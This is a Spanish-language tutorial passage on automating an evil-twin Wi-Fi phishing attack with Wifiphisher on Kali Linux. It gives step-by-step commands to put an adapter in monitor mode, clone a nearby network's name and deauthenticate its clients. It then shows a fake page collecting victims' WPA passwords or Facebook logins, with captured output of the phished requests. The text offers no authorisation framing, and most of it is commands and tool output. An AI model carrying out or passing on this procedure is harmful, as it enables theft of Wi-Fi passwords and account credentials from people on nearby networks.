
# Automatización con Wifiphisher

Podemos hacer el mismo proceso anterior de forma automática.

Primero, descargamos Wifiphisher de su página oficial:



Lo descomprimos donde queramos con:  
`tar -xvf wifiphisher-1.3.tar.gz`



A continuación, antes de ejecutar Wifiphisher, creamos nuestro AP falso (ver pasos anteriores):

```
root@kali:~/Downloads/wifiphisher-1.3# airmon-ng start wlan1
```

```
root@kali:~/Downloads/wifiphisher-1.3# airodump-ng wlan1mon
```

```
File Edit View Search Terminal Help

CH 5 ][ Elapsed: 0 s ][ 2017-12-29 15:50

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
78:81:02:B9:D3:D1    -76      2         0   0  10  54e  WPA2  CCMP  PSK  vodafoneD3D0
C8:3A:35:FE:F5:48    -67      2         0   0  10  54e  WPA2  CCMP  PSK  JAZZTEL_SGrG
64:16:F0:49:98:4A    -57      2         0   0   6  54e  WPA   CCMP  PSK  vodafone9849
E0:51:63:04:DF:24    -64      2         0   0   1  54e  WPA2  CCMP  PSK  MiFibra-DF22
B0:EA:BC:18:B5:9C    -56      2         0   0   1  54e  WPA2  CCMP  PSK  MOVISTAR_B59B
48:8D:36:CF:A8:88    -66      2         0   0   1  54e  WPA2  CCMP  PSK  MiFibra-A886
5C:35:3B:95:D7:B2    -72      2         0   0   1  54e  WPA2  CCMP  PSK  ON05AF3
F8:8E:85:67:29:77    -20      3         0   0   1  54e  WPA   CCMP  PSK  MOVISTAR_2976
02:35:3B:95:D7:B3    -66      2         0   0   1  54e  WPA2  CCMP  MGT  _AUTO_ONOWifi

BSSID                STATION            PWR  Rate  Lost  Frames  Probe
(not associated)    44:6E:E5:F8:22:B0  -76    0 - 1    0      2

root@kali:~/Downloads/wifiphisher-1.3#
```

```
root@kali:~/Downloads/wifiphisher-1.3# airbase-ng -e "MOVISTAR_2976" -c 1 wlan1mon
```

Ahora, ejecutamos Wifiphisher:

```
root@kali:~/Downloads/wifiphisher-1.3# wifiphisher
```

Elegimos la red que queremos suplantar:

```
root@kali: ~/Downloads/wifiphisher-1.3
File Edit View Search Terminal Help
Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down

ESSID      BSSID      CH PWR CLIENTS VENDOR
MOVISTAR_2976 18:0e:55:97:29:76 1 100% 1 Contrevent
MOVISTAR_859B b0:e0:b0:10:b5:9c 1 90% 0 Unknown
Mifibra-A886 48:8d:36:cf:a8:88 1 62% 0 Unknown
ONOSAF3 5c:35:3b:95:d7:b2 1 58% 0 Compal Broadband Networks
AUTO_ONOWiFi 02:35:3b:95:d7:b3 1 58% 0 Unknown
ONOWiFi 54:67:53:5a:a1:85 1 58% 0 Unknown
ONOWiFi 30:46:9a:7d:07:ac 1 46% 0 Netgear
ONOWiFi 32:46:9a:7d:07:ae 1 46% 0 Unknown
Red Wi-Fi de Juan Manuel 5c:96:9d:6a:b0:33 1 42% 0 Apple
```

Elegimos la plantilla para el phishing que queremos usar:

```
root@kali: ~/Downloads/wifiphisher-1.3
File Edit View Search Terminal Help
Available Phishing Scenarios:
1 - Network Manager Connect
  Imitates the behavior of the network manager. This template shows Chrome's "Connection Failed" page and displays a network manager window through the page asking for the pre-shared key. Currently, the network managers of Windows and MAC OS are supported.
2 - Firmware Upgrade Page
  A router configuration page without logos or brands asking for WPA/WPA2 password due to a firmware upgrade. Mobile-friendly.
3 - Browser Plugin Update
  A generic browser plugin update page that can be used to serve payloads to the victims.
4 - OAuth Login Page
  A free Wi-Fi Service asking for Facebook credentials to authenticate using OAuth

[ ] Choose the [num] of the scenario you wish to use: 1
```

Esto es un ejemplo de los datos que nos proporciona Wifiphisher, como los dispositivos que están conectados a la red original y que está desautenticando, los que se conectan a nuestra red falsa, y los que ya han entrado en nuestro portal cautivo y nos han mandado las credenciales.

```
root@kali: ~/Downloads/wifiphisher-1.3
File Edit View Search Terminal Help

deauthenticating clients:
00:90:4b:ad:52:f8
da:a1:19:17:13:c7
da:a1:19:cb:7f:31
b4:9d:0b:1d:5d:dd
00:00:00:00:00:00 3:37
1514606569 78:00:9e:46:fd:d2 10.0.0.12 Galaxy-A3-2016 01:78:00:9e:46:fd:d2:78
1514606534 44:78:3e:50:b6:78 10.0.0.83 Galaxy-A3-2016-007 01:44:78:3e:50:b6:78
1514606709 00:90:4b:ad:52:f8 10.0.0.67 casa-1832131e3e 01:00:90:4b:ad:52:f8

WiFi requests:
[+] GET request from 10.0.0.83 for http://www.yahoo.com/wireless.net/e_2047q19b6dccc-f210-4510-8058-2b739cf5cbdf
[+] POST 10.0.0.83 wifiphisher-wpa-password@10.0.0.12 o.com/wireless.net/e_2047q19b6dccc-f210-4510-8058-2b739cf5cbdf
[+] POST 10.0.0.83 wifiphisher-wpa-password@10.0.0.12 /wireless.net/
[+] GET request from 10.0.0.12 for http://www.facebook.com/
[+] GET request from 10.0.0.12 for http://10.0.0.1/ook.com/

Wifiphisher 1.3
ESSID: MOVISTAR_2976
Channel: 1
AP interface: wlan0
```